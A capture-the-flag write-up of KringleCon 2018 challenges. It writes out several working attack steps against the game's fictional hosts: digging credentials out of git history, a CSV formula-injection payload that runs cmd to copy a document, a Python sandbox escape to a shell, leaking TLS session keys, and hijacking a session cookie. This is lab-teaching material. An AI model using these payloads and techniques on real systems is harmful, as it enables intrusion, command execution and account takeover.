This challenge requires some git command line knowledge. The elves tell you that someone committed database credentials to a git repository but that the issue has been remediated. Luckily, we can use git to see all previous code changes and commits.

```
elf@b2fc092078ae:~/kcconfmgmt$ git log
[...]
commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500

    Add initial server config
[...]
```

```
This looks like it could be a commit where credentials might have been
uploaded by mistake.

elf@b2fc092078ae:~/kcconfmgmt$ git diff
68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
[...]
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-
api'
[...]
elf@b2fc092078ae:~$ ./runtoanswer
Loading, please wait......
Enter Sparkle Redberry's password: twinkletwinkletwinkle

This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
Store your credentials in some safer space.
Congratulations!
```

Achieving the main objective: Fetching the Word document


Our main objective is to gain access to the HR website and fetch a Word document that's in the c:\ directory of the web server. The hint we are given from the elf we just helped tells us that sometimes it's possible to inject and execute commands on a system by using formulae.

Any cell whose value begins with the = symbol will be interpreted as a formula (code) and this is where it's possible to inject system commands. (reference: http://georgemauer.net/2017/10/07/csv-injection.html)

I created a CSV with the following value in the A1 cell
=2+5+cmd|' /C copy C:\candidate_evaluation.docx c:\inetpub\wwwroot\public\'!A0

The idea here is that once we upload the CSV document the server will attempt to read it and our command will be executed. The command will essentially copy the document we want to fetch to a local directory that is accessible through IIS. And, it works! The next step was to simply go to https://careers.kringlecastle.com/public/candidate_evaluation.docx and download the file. This injection technique was new to me. Very interesting!

Opening the file reveals the answer we needed to find to solve the challenge.



Private (For Your Elf Eyes Only)

Elf Infosec Placement / Access Evaluation


Candidate Name: Krampus

Please use this form as a guide to evaluate the elf applicant's qualifications for positional placement and access to Santa's Castle. Check the appropriate numeric value corresponding to the applicant's level of qualification and provide appropriate comments in the space below.

Rating Scale:

5. **Outstanding**
4. **Excellent-exceeds requirements**
3. **Competent—acceptable proficiency**
2. **Below Average—Does not meet requirements**
1. **Unable to determine or not applicable to this candidate**

	Rating				
	5	4	3	2	1
Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle					1



Relevant Background/Special Skill Set: Explore the candidate's knowledge and past working experiences in InfoSec.				2	
Organizational Fit: Review the candidates' potential to fit in Santa's Castle.					1
Overall Evaluation: Please add appropriate comments below:					1

Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Krampus's career summary included experience hardening decade old attack vectors, and lacked updated skills to meet the challenges of attacks against our beloved Holidays.

Private (For Your Elf Eyes Only)

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

We owe it to Santa to find, recruit, and put forward trusted candidates with the right skills and ethical character to meet the challenges that threaten our joyous season.

Objective 8 - Network traffic forensics

Question 8: *Santa has introduced a web-based packet capture and analysis tool to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the Python Escape from LA Cranberry Pi terminal challenge.*
Answer: **mary had a little lamb**

Solving *Python Escape from LA Cranberry Pi terminal challenge*

To complete this challenge, escape Python and run ./i_escaped

The first thing you notice in this Python interpreter shell is that common built-in functions are filtered. For example, we can't import any new libraries or run exec('/bin/bash')

However, eval() is not filtered and we can use it to import the os module (with some string manipulation to bypass the regex filters). eval() simply runs the python expression that's passed as an argument and we can assign the result to a variable. To escape the shell, I created a variable and assigned it the value of running eval() with __import__("os") as an argument. The __import__ function is a built-in primitive that is generally used to hook the import statement to modify its behavior. After we import the os module, things are pretty straightforward and it's possible to just make a call to system() to get a shell.

```
>>> eval('__impor'+'t__'+' ("os")')
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> os.system("id")
Use of the command os.system is prohibited for this question.
>>> ss = eval('__impor'+'t__'+' ("os")')
>>> ss
<module 'os' from '/usr/lib/python3.5/os.py'>
>>> ss.system
<built-in function system>
>>> ss.system("id")
uid=1000(elf) gid=1000(elf) groups=1000(elf)
0
>>> ss.system("sh -i")
$
$ ls
i_escaped
$ ./i_escaped
```

Achieving the objective

This is where things start to get interesting. This challenge was a bit harder and, well, more fun. In order to solve the challenge and find the name of the song in a document sent from Holly to Alabaster, you have to first get familiar with the web application's code. The first step is to register and create your own user for the application. My first instinct was to poke and around and download some PCAPs through the web application. I quickly realized the HTTP/2 traffic was encrypted and i needed a way to decrypt the traffic, but how?. It's possible to configure web servers and browsers to dump TLS Session keys to a text file on disk for debugging purposes. I had noticed that the web server is configured with specific error messages for 404 errors. When a file is not found (i.e. does not exist) it tells you so, however, when you try to access a directory it tells you that 'read' is an invalid operation on the directory. So now we can figure out when a directory exists and when it doesn't. This will come in handy if trying to guess the name of the file with the TLS session keys. I suppose brute forcing it would have been an option, but that's not fun.

Looking at the source code reveals a couple of things. In https://packalyzer.kringlecastle.com/pub/app.js the following line sets the value for a key_log_path variable which uses some environment variables.

```
const key_log_path = ( !dev_mode || __dirname + process.env.DEV
+rocess.env.SSLKEYLOGFILE )
```


This function actually processes system environment variables and makes their values available as web paths.

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push(( "/"+env_keys[i].toLowerCase()+'/*') )
    }
  }
  return uniqueArray(dirs)
```

Interesting… How about i try to access https://packalyzer.kringlecastle.com/SSLKEYLOGFILE? The server returns 'Not found'. Took me a bit to notice but the javascript function actually appends a '/' at the end of the string, so let's try https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/. Now the server returns Error: ENOENT: no such file or directory, open '/opt/http2packalyzer_clientrandom_ssl.log/'
OK, now we can just go to https://packalyzer.kringlecastle.com/pub/packalyzer_clientrandom_ssl.log and get our TLS keys. With the session keys, it's possible to download one of the PCAPs and decrypt the HTTP/2 traffic using Wireshark.

```
CLIENT_RANDOM
04968A5E833F0396D8734E320C95FFD679BAFCB93BAC47CDBBFE381218AF8F10
730548E016ED4DFADBFE84C136959FC0C20127A96B90ADC7E3C05C774074D99D54118C77F6716
FD32FAA4B8AF4A19ED7
[...]
CLIENT_RANDOM
C9B32085B882A0538A7CF11EB4BD15F01E9EF460201B734F897FF4CB9D747E7D
83CEDC8B4B2A7D1EE5C62BA88366A295BC78E35174C3AF3AD26C415C43EA6D9B24EAD71DB8FE3
2FD2A4B1A8B58BEB0E5
```


Looking at the HTTP/2 traffic we can see calls to the web server's login page and there are session cookies in the data. Session hijacking, anyone? The obvious next step is to use these cookies to ride any logged in sessions until we find one for Alabaster or Holly. In my case, the session Value: **PASESSION=95514016006693968427279685658455** is a cookie for Alabaster, which i used to login and download a PCAP that contains SMTP traffic.



```
No.   Time       Source        Destination   Protocol Length Info
  378 8.081050   10.126.0.3    10.126.0.106  HTTP2    164…   [SSL segment of a reassembled PDU]
  380 8.081075   10.126.0.3    10.126.0.106  HTTP2    101…   DATA[1], DATA[1]
  381 8.081151   10.126.0.3    10.126.0.106  HTTP2      104  DATA[1] (text/html)
  396 13.030179  10.126.0.3    10.126.0.104  HTTP2      104  SETTINGS[0]
  397 13.030375  10.126.0.104  10.126.0.3    HTTP2      119  Magic
  398 13.030397  10.126.0.104  10.126.0.3    HTTP2      122  SETTINGS[0]
  400 13.030409  10.126.0.104  10.126.0.3    HTTP2      108  WINDOW_UPDATE[0]
  401 13.030511  10.126.0.3    10.126.0.104  HTTP2      104  SETTINGS[0]
  402 13.030561  10.126.0.104  10.126.0.3    HTTP2      221  HEADERS[1]: GET /
  403 13.030991  10.126.0.104  10.126.0.3    HTTP2      104  SETTINGS[0]
  405 13.031355  10.126.0.3    10.126.0.104  HTTP2     3960  DATA[1]
  406 13.031538  10.126.0.3    10.126.0.104  HTTP2      104  DATA[1] (text/html)
  421 13.053649  10.126.0.3    10.126.0.104  HTTP2      104  SETTINGS[0]
  422 13.053849  10.126.0.104  10.126.0.3    HTTP2      119  Magic
  423 13.053873  10.126.0.104  10.126.0.3    HTTP2      122  SETTINGS[0]
  425 13.053884  10.126.0.104  10.126.0.3    HTTP2      108  WINDOW_UPDATE[0]
  426 13.053989  10.126.0.3    10.126.0.104  HTTP2      104  SETTINGS[0]
  427 13.054045  10.126.0.104  10.126.0.3    HTTP2      298  HEADERS[1]: POST /api/login
  428 13.054641  10.126.0.104  10.126.0.3    HTTP2      104  SETTINGS[0]
  429 13.054669  10.126.0.104  10.126.0.3    HTTP2      202  DATA[1] (application/json)
  431 13.058145  10.126.0.3    10.126.0.104  HTTP2      252  DATA[1]
  432 13.058253  10.126.0.3    10.126.0.104  HTTP2      104  DATA[1] (application/json)
```


```
      [Header Length: 433]
      [Header Count: 11]
    ▶ Header: :method: POST
    ▶ Header: :path: /api/login
    ▶ Header: :scheme: https
    ▶ Header: :authority: 10.126.0.3
    ▶ Header: user-agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.85 Safari/537.36
    ▶ Header: accept: */*
    ▶ Header: accept-encoding: deflate, gzip
    ▶ Header: cookie: PASESSION=95514016006693968427279685658455
    ▶ Header: content-encoding: gzip
    ▶ Header: content-type: application/json; charset=utf-8
    ▶ Header: content-length: 98
```

Alternatively, you can also see everyone's plaintext passwords which you can also use to login to the site



```
No.   Time       Source        Destination   Protocol Length Info
378   8.081050   10.126.0.3    10.126.0.106  HTTP2    164…   [SSL segment of a reassembled PDU]
380   8.081075   10.126.0.3    10.126.0.106  HTTP2    101…   DATA[1], DATA[1]
381   8.081151   10.126.0.3    10.126.0.106  HTTP2     104   DATA[1] (text/html)
396   13.030179  10.126.0.3    10.126.0.104  HTTP2     104   SETTINGS[0]
397   13.030375  10.126.0.104  10.126.0.3    HTTP2     119   Magic
398   13.030397  10.126.0.104  10.126.0.3    HTTP2     122   SETTINGS[0]
400   13.030409  10.126.0.104  10.126.0.3    HTTP2     108   WINDOW_UPDATE[0]
401   13.030511  10.126.0.3    10.126.0.104  HTTP2     104   SETTINGS[0]
402   13.030561  10.126.0.104  10.126.0.3    HTTP2     221   HEADERS[1]: GET /
403   13.030991  10.126.0.104  10.126.0.3    HTTP2     104   SETTINGS[0]
405   13.031355  10.126.0.3    10.126.0.104  HTTP2    3960   DATA[1]
406   13.031538  10.126.0.3    10.126.0.104  HTTP2     104   DATA[1] (text/html)
421   13.053649  10.126.0.3    10.126.0.104  HTTP2     104   SETTINGS[0]
422   13.053849  10.126.0.104  10.126.0.3    HTTP2     119   Magic
423   13.053873  10.126.0.104  10.126.0.3    HTTP2     122   SETTINGS[0]
425   13.053884  10.126.0.104  10.126.0.3    HTTP2     108   WINDOW_UPDATE[0]
426   13.053989  10.126.0.3    10.126.0.104  HTTP2     104   SETTINGS[0]
427   13.054045  10.126.0.104  10.126.0.3    HTTP2     298   HEADERS[1]: POST /api/login
428   13.054641  10.126.0.104  10.126.0.3    HTTP2     104   SETTINGS[0]
429   13.054669  10.126.0.104  10.126.0.3    HTTP2     202   DATA[1] (application/json)
431   13.058145  10.126.0.3    10.126.0.104  HTTP2     252   DATA[1]
432   13.058253  10.126.0.3    10.126.0.104  HTTP2     104   DATA[1] (application/json)
```

```
    0000 .00. = Unused: 0x00
  0... .... .... .... .... .... .... .... = Reserved: 0x0
  .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
  [Pad Length: 0]
▶ Content-encoded entity body (gzip): 98 bytes -> 65 bytes
▼ JavaScript Object Notation: application/json
  ▼ Object
    ▼ Member Key: username
        String value: alabaster
        Key: username
    ▼ Member Key: password
        String value: Packer-p@re-turntable192
        Key: password
```



```
No.  Time       Source      Destination  Protocol  Length Info
  1  0.000000   10.10.1.1   10.10.1.25   TCP         74   60830 → 25 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=1978359159 TSecr=0 WS=128
  2  0.000014   10.10.1.25  10.10.1.1    TCP
  3  0.000024   10.10.1.1   10.10.1.25   TCP
  4  3.146094   10.10.1.25  10.10.1.1    SMTP
  5  3.146118   10.10.1.1   10.10.1.25   TCP
  6  8.986508   10.10.1.1   10.10.1.25   SMTP
  7  8.986521   10.10.1.25  10.10.1.1    TCP
  8  19.219178  10.10.1.25  10.10.1.1    SMTP
  9  19.219191  10.10.1.1   10.10.1.25   TCP
 10  19.219202  10.10.1.25  10.10.1.1    SMTP
 11  19.219205  10.10.1.1   10.10.1.25   TCP
 12  19.219209  10.10.1.25  10.10.1.1    SMTP
 13  19.219211  10.10.1.1   10.10.1.25   TCP
 14  19.219215  10.10.1.25  10.10.1.1    SMTP
 15  19.219217  10.10.1.1   10.10.1.25   TCP
 16  19.219234  10.10.1.25  10.10.1.1    SMTP
 17  19.219236  10.10.1.1   10.10.1.25   TCP
 18  19.219242  10.10.1.25  10.10.1.1    SMTP
 19  19.219244  10.10.1.1   10.10.1.25   TCP
 20  19.219248  10.10.1.25  10.10.1.1    SMTP
 21  19.219250  10.10.1.1   10.10.1.25   TCP
 22  19.219253  10.10.1.25  10.10.1.1    SMTP
```

```
▶ Frame 10: 81 bytes on wire (648 bits), 81 bytes captured (648 bits
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:0
▶ Internet Protocol Version 4, Src: 10.10.1.25, Dst: 10.10.1.1
▶ Transmission Control Protocol, Src Port: 25, Dst Port: 60830, Seq:
▶ Simple Mail Transfer Protocol
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ········ ······E·
0010  00 43 fa 50 40 00 40 06  2a 37 0a 0a 01 19 0a 0a   ·C·P@·@· *7······
0020  01 01 00 19 ed 9e c7 b8  c3 c9 8b da 73 c6 80 18   ········ ····s···
0030  01 56 cd 30 00 00 01 01  08 0a c3 a0 79 83 75 eb   ·V·0···· ····y·u·
0040  70 3c 32 35 30 2d 50 49  50 45 4c 49 4e 49 4e 47   p<250-PI PELINING
0050  0a                                                 ·
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · email_upload_2a4a5ae98007cb261119b208bf9369ef.pcap

```
250-8BITMIME
250 DSN

MAIL FROM:<Holly.evergreen@mail.kringlecastle.com>
250 2.1.0 Ok
RCPT TO:<alabaster.snowball@mail.kringlecastle.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said your favorite key was D.
